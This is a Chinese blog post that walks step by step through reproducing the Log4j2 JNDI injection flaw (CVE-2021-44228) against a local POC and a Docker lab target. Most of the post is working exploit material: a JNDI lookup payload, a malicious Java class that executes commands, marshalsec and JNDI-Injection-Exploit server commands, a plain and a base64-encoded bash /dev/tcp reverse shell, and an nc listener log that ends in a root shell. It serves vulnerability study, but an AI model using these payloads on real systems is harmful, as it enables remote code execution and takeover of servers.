Apache Log4j2代码执行漏洞复现（cve-2021-44228）

原创

Big&Bird 于 2021-12-14 18:18:13 发布 6232 收藏 15

分类专栏： 漏洞复现 文章标签： apache 安全 java

目录

一、漏洞描述

log4j是Apache的一个开源项目，是一个基于Java的日志记录框架。Log4j2是log4j的后继者，被大量用于业务系统开发，记录日志信息。很多互联网公司以及耳熟能详的公司的系统都在使用该框架。

由于 Log4j2 组件在处理程序日志记录时存在 JNDI 注入缺陷，未经授权的攻击者利用 Log4j2 提供的 lookup 功能通过一些协议去读取相应环境中的配置。但在实现的过程中，组件并未对输入进行严格的判断。攻击者可向目标服务器发送精心构造的恶意数据，触发 Log4j2 组件解析缺陷，实现目标服务器的任意代码执行，获得目标服务器权限。

Apache Log4j2 组件在开启了日志记录功能后，凡是在可触发错误记录日志的地方，插入漏洞利用代码，即可利用成功。特殊情况下，若该组件记录的日志包含其他系统的记录日志，则有可能造成间接投毒。通过中间系统，使得组件间接读取了具有攻击性的漏洞利用代码，亦可间接造成漏洞触发。

同时该漏洞还影响很多全球使用量的Top序列的通用开源组件，例如 Apache Struts2、Apache Solr、Apache Druid、Apache Flink等。

二、影响范围

```
用户认证：不需要用户认证

触发方式：远程

配置方式：默认

利用条件：需要外网访问权限

影响版本：2.0 ≤ Apache Log4j2 < 2.15.0-rc2

利用难度：极低，无需授权即可远程代码执行

威胁等级：严重，能造成远程代码执行

综合评估漏洞利用难度极低，利用要求较少，影响范围很大，危害极其严重，且已经被黑客公开利用持续全网扫描，根据部里要求，需要紧急修复。
```

三、漏洞复现

1、创建一个maven项目，并导入log4j的依赖包

`pom.xml` 如下

```xml
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>

    <groupId>org.example</groupId>
    <artifactId>log4j-rce</artifactId>
    <version>1.0-SNAPSHOT</version>

    <dependencies>
        <!-- https://mvnrepository.com/artifact/org.apache.logging.log4j/log4j-core -->
        <dependency>
            <groupId>org.apache.logging.log4j</groupId>
            <artifactId>log4j-core</artifactId>
            <version>2.14.1</version>
        </dependency>
        <!-- https://mvnrepository.com/artifact/org.apache.logging.log4j/log4j-api -->
        <dependency>
            <groupId>org.apache.logging.log4j</groupId>
            <artifactId>log4j-api</artifactId>
            <version>2.14.1</version>
        </dependency>
    </dependencies>

</project>
```

README.md | pom.xml (log4j-rce) | log4j.java

```xml
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.
    <modelVersion>4.0.0</modelVersion>

    <groupId>org.example</groupId>
    <artifactId>log4j-rce</artifactId>
    <version>1.0-SNAPSHOT</version>

    <dependencies>
        <!-- https://mvnrepository.com/artifact/org.apache.logging.log4j/log4j-core -->
        <dependency>
            <groupId>org.apache.logging.log4j</groupId>
            <artifactId>log4j-core</artifactId>
            <version>2.14.1</version>
        </dependency>
        <!-- https://mvnrepository.com/artifact/org.apache.logging.log4j/log4j-api -->
        <dependency>
            <groupId>org.apache.logging.log4j</groupId>
            <artifactId>log4j-api</artifactId>
            <version>2.14.1</version>
        </dependency>
    </dependencies>

</project>
```

2、编写POC

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;


public class log4j {
    private static final Logger logger = LogManager.getLogger(log4j.class);

    public static void main(String[] args) {
        System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true");
        logger.error("${jndi:ldap://127.0.0.1:8899/Log4jRCE}");
    }
}
```

3、编写恶意类

```
public class Log4jRCE {
    static {
        try {
            String [] cmd={"calc"};
            java.lang.Runtime.getRuntime().exec(cmd).waitFor();
        }catch (Exception e){
            e.printStackTrace();
        }
    }

}
```

```java
public class Log4jRCE {
    static {
        try {
            String [] cmd={"calc"};
            java.lang.Runtime.getRuntime().exec(cmd).waitFor();
        }catch (Exception e){
            e.printStackTrace();
        }
    }

}
```


然后编译为class文件

```
javac Log4jRCE.java
```


注意:这里Log4jRCE.java不要放在项目里，我这里将Log4jRCE.class放到了其他目录，不然log4j.java运行时会读取到本地的Log4jRCE，就不是http远程下载了。

4、起http服务

使用python在存放恶意类文件目录下起一个Http服务

```
python2 -m SimpleHTTPServer 1234
```

浏览器访问一下



5、编译并开启LDAP服务

下载marshalsec 项目 `https://github.com/mbechler/marshalsec`

java8下，使用 maven 构建mvn clean package -DskipTests 生成相应jar包

名称	修改日期	类型	大小
archive-tmp	2021/9/28 11:09	文件夹	
classes	2021/9/28 11:08	文件夹	
generated-sources	2021/9/28 11:08	文件夹	
generated-test-sources	2021/9/28 11:08	文件夹	
maven-archiver	2021/9/28 11:08	文件夹	
maven-status	2021/9/28 11:08	文件夹	
test-classes	2021/9/28 11:08	文件夹	
marshalsec-0.0.3-SNAPSHOT.jar	2021/9/28 11:08	Executable Jar File	100 KB
marshalsec-0.0.3-SNAPSHOT-all.jar	2021/9/28 11:10	Executable Jar File	41,569 KB

启动LDAP服务，监听8899端口，并制定远程加载类Log4jRCE.class

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.8.14:1234/#Log4jRCE" 88
99
```

```
E:\tools\平台渗透\JAVA_SECURITY\marshalsec-master\target>
E:\tools\平台渗透\JAVA_SECURITY\marshalsec-master\target>java -cp marshalsec-0.0.3-SNAPSHOT
-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.8.14:1234/#Log4jRCE" 8899
Listening on 0.0.0.0:8899
```


6、运行POC

运行log4j.java，即可访问恶意类并执行写在其中的"calc"命令

```java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;


public class log4j {
    private static final Logger logger = LogManager.getLogger(log4j.class);

    public static void main(String[] args) {
        System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true");
        logger.error("${jndi:ldap://127.0.0.1:8899/Log4jRCE}");
    }
}
```



四、反弹shell

1、靶场搭建

使用 docker 拉取漏洞镜像

```
docker pull vulfocus/log4j2-rce-2021-12-09:latest
```

```
[root@localhost home]#
[root@localhost home]# docker pull vulfocus/log4j2-rce-2021-12-09:latest
latest: Pulling from vulfocus/log4j2-rce-2021-12-09
7b1a6ab2e44d: Pull complete
137d0593639e: Pull complete
4f4fb700ef54: Pull complete
830718d01660: Pull complete
a08ba33271e9: Pull complete
f26156a19734: Pull complete
Digest: sha256:49ed4882bfee3fef1787adfb354f75f78eb1e45a6fd0d02ea56661edaf120982
Status: Downloaded newer image for vulfocus/log4j2-rce-2021-12-09:latest
docker.io/vulfocus/log4j2-rce-2021-12-09:latest
```


启动漏洞环境

```
[root@localhost home]#
[root@localhost home]# docker images
REPOSITORY                          TAG          IMAGE ID       CREATED         SIZE
vulfocus/log4j2-rce-2021-12-09      latest       be0c61922043   34 hours ago    569MB
postgres                            12-alpine    7c35a1e9b20d   10 days ago     204MB
dongtai/dongtai-redis               1.1.0        cb2b5377b6a2   4 weeks ago     113MB
dongtai/dongtai-mysql               1.1.0        de8473e94197   4 weeks ago     1.17GB
dongtai/dongtai-openapi             1.1.0        aaec5ec7b031   5 weeks ago     1.81GB
dongtai/dongtai-webapi              1.1.0        b42326094206   5 weeks ago     1.18GB
```

```
docker run -d -p 8080:8080 vulfocus/log4j2-rce-2021-12-09:latest
```

```
[root@localhost home]#
[root@localhost home]#
[root@localhost home]#
[root@localhost home]# docker run -d -p 8080:8080 vulfocus/log4j2-rce-2021-12-09:latest
1f12f506813568cc3df8cc7b3e94df04db72f67b34a8487564ca020db0756658
[root@localhost home]# docker ps -a
CONTAINER ID   IMAGE                                COMMAND                  CREATED          STATUS          PORTS                     NAMES
1f12f5068135   vulfocus/log4j2-rce-2021-12-09:latest   "java -jar /demo/dem…"   5 seconds ago    Up 4 seconds    0.0.0.0:8080->8080/tcp    eager_ishizaka
84f89671ba64   dongtai/dongtai-engine:1.1.0         "/bin/bash /opt/dong…"   4 weeks ago      Up 3 weeks                                dongtaiiast_dongtai-engine-task_1
fc6bcf6dea40   dongtai/dongtai-web:1.1.0            "/docker-entrypoint.…"   4 weeks ago      Up 3 weeks      0.0.0.0:10111->80/tcp     dongtaiiast_dongtai-web_1
950d937fcc9f   dongtai/dongtai-openapi:1.1.0        "/usr/local/bin/uwsg…"   4 weeks ago      Up 3 weeks      0.0.0.0:10112->8000/tcp   dongtaiiast_dongtai-openapi_1
82e6208ce3d5   dongtai/dongtai-mysql:1.1.0          "docker-entrypoint.s…"   4 weeks ago      Up 3 weeks      3306/tcp, 33060/tcp       dongtaiiast_dongtai-mysql_1
```

2、访问漏洞环境，环境部署成功



3、起RMI和Ldap服务

反弹shell命令

```
bash -i >& /dev/tcp/192.168.8.14/9999 0>&1
```

访问网址：https://www.jackson-t.ca/runtime-exec-payloads.html，将反弹shell命令经过exec()变形如下：

```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjguMTQvOTk5OSAwPiYx}|{base64,-d}|{bash,-i}
```

需要用到JNDI-Injection-Exploit(`https://github.com/welk1n/JNDI-Injection-Exploit`)启动□个rmi和ldap服务器

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjguMTQvOTk5OSAwPiYx}|{base64,-d}|{bash,-i}" -A "192.168.8.14"
```


```
E:\tools\平台渗透\JAVA_SECURITY>
E:\tools\平台渗透\JAVA_SECURITY>java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjguMTQvOTk5OSAwPiYx}|{base64,-d}|{bash,-i}" -A "192.168.8.14"
[ADDRESS] >> 192.168.8.14
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjguMTQvOTk5OSAwPiYx}|{base64,-d}|{bash,-i}
----------------------------JNDI Links----------------------------
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://192.168.8.14:1099/n3ggqn
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://192.168.8.14:1099/fhwrxq
ldap://192.168.8.14:1389/fhwrxq
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://192.168.8.14:1099/1iz7zy
ldap://192.168.8.14:1389/1iz7zy

----------------------------Server Log----------------------------
2021-12-11 11:23:26 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2021-12-11 11:23:26 [RMISERVER]  >> Listening on 0.0.0.0:1099
2021-12-11 11:23:27 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```



4、开启nc监听

```
PS E:\tools\平台渗透\NC\nc> .\nc64.exe -lvnp 9999
listening on [any] 9999 ...
```

5、火狐浏览器进行验证



6、反弹shell成功


PS E:\tools\平台渗透\NC\nc> .\nc64.exe -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.8.14] from (UNKNOWN) [192.168.10.171] 43624
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@1f12f5068135:/demo# whiami
whiami
bash: whiami: command not found
root@1f12f5068135:/demo# whoami
whoami
root
root@1f12f5068135:/demo#
CSDN @Big&Bird